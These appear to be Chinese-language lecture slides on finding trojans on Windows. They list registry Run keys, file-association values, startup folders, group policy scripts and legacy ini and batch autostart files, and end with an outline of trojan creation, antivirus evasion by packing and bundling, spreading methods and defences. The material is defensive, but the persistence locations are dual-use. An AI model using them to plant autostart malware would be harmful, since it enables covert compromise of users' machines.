① 系統登錄檔的啟動區

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion
- HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion
- 請檢查以「Run」開頭字眼的資料夾
- 木馬通常會同時藏放在很多以Run開頭的資料夾伺機啟動，請勿漏掉。

② 系統登錄檔的檔案關聯

- HKEY_CLASSES_ROOT\exefile\shell\open\command (正確值為"%1" %*)
- HKEY_CLASSES_ROOT\inffile\shell\open\command (正確值為%SystemRoot%\System32\NOTEPAD.EXE %1)
- HKEY_CLASSES_ROOT\txtfile\shell\open\command (正確值為%SystemRoot%\System32\NOTEPAD.EXE %1)
- 讓系統一執行exe、inf、txt檔後便接著執行木馬程式(其他副檔名依此原則檢查)

③ 開始功能表的啟動捷徑

- C:\Documents and Settings\All Users\「開始」功能表\程式集\啟動
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
- 檢查是否開機就執行木馬程式

④ 本機群組原則

- 開始\執行\gpedit.msc
- 電腦設定\Windows設定\指令碼(啟動/關機)
- 使用者設定\Windows設定\指令碼(登入/登出)
- 檢查是否有被植入不相關的程式

⑤ Win.ini 與 system.ini 檔案

- 記得在 工具\資料夾選項\檢視 取消 隱藏保護的作業系統檔案，用記事本打開 c:\windows 這2個檔檢查
- Win.ini檢查是否有字串 Run=c:\windows\xxx.exe等這樣的命令，這個命令可能就是在啟動木馬
- System.ini檢查是否有字串[boot]應為 shell=Explorer.exe其他[mic] 、[drivers] 、[drivers32]等這幾個位置是否有不正常之指令啟動

⑥ Autoexec.bat 與 WinStart.bat 檔案

- 記得在 工具\資料夾選項\檢視 取消 隱藏保護的作業系統檔案，用記事本打開 c:\ 這2個檔檢查
- 這2個檔只有在DOS環境與Windows 9x系列下才有作用
- 開機自動執行檔內應該只有一些常見的驅動程式或啟動程式如果出現異常程式就可能是木馬

結論

- 攻擊第一招：木馬產生術
  - 原生型木馬
  - 漏洞型木馬
  - 網頁木馬
- 攻擊第二招：避過防毒軟體的方式
  - 穿上防護罩的加殼術
  - 使用捆綁軟體的偽裝術
- 攻擊第三招：傳送的手法與利用的管道
  - 隨身裝置：USB等儲存媒體
  - 惡意超連結：網站、討論區、部落格等
- 防禦大絕招：防制手段
  - 木馬流程阻擋點之一
  - 木馬流程阻擋點之二
  - 木馬流程阻擋點之三
  - 木馬流程阻擋點之四

- 講師： 呂守箴
- E-Mail：shooujen@gmail.com

- 部落格：
- 網路攻防戰：http://anti-hacker.blogspot.com

- Plurk噗浪： http://www.plurk.com/openblue
- FaceBook： http://www.facebook.com/openblue
- 粉絲團：http://www.facebook.com/NetWarGame

- 網路直播頻道：http://zh-tw.justin.tv/openblueTV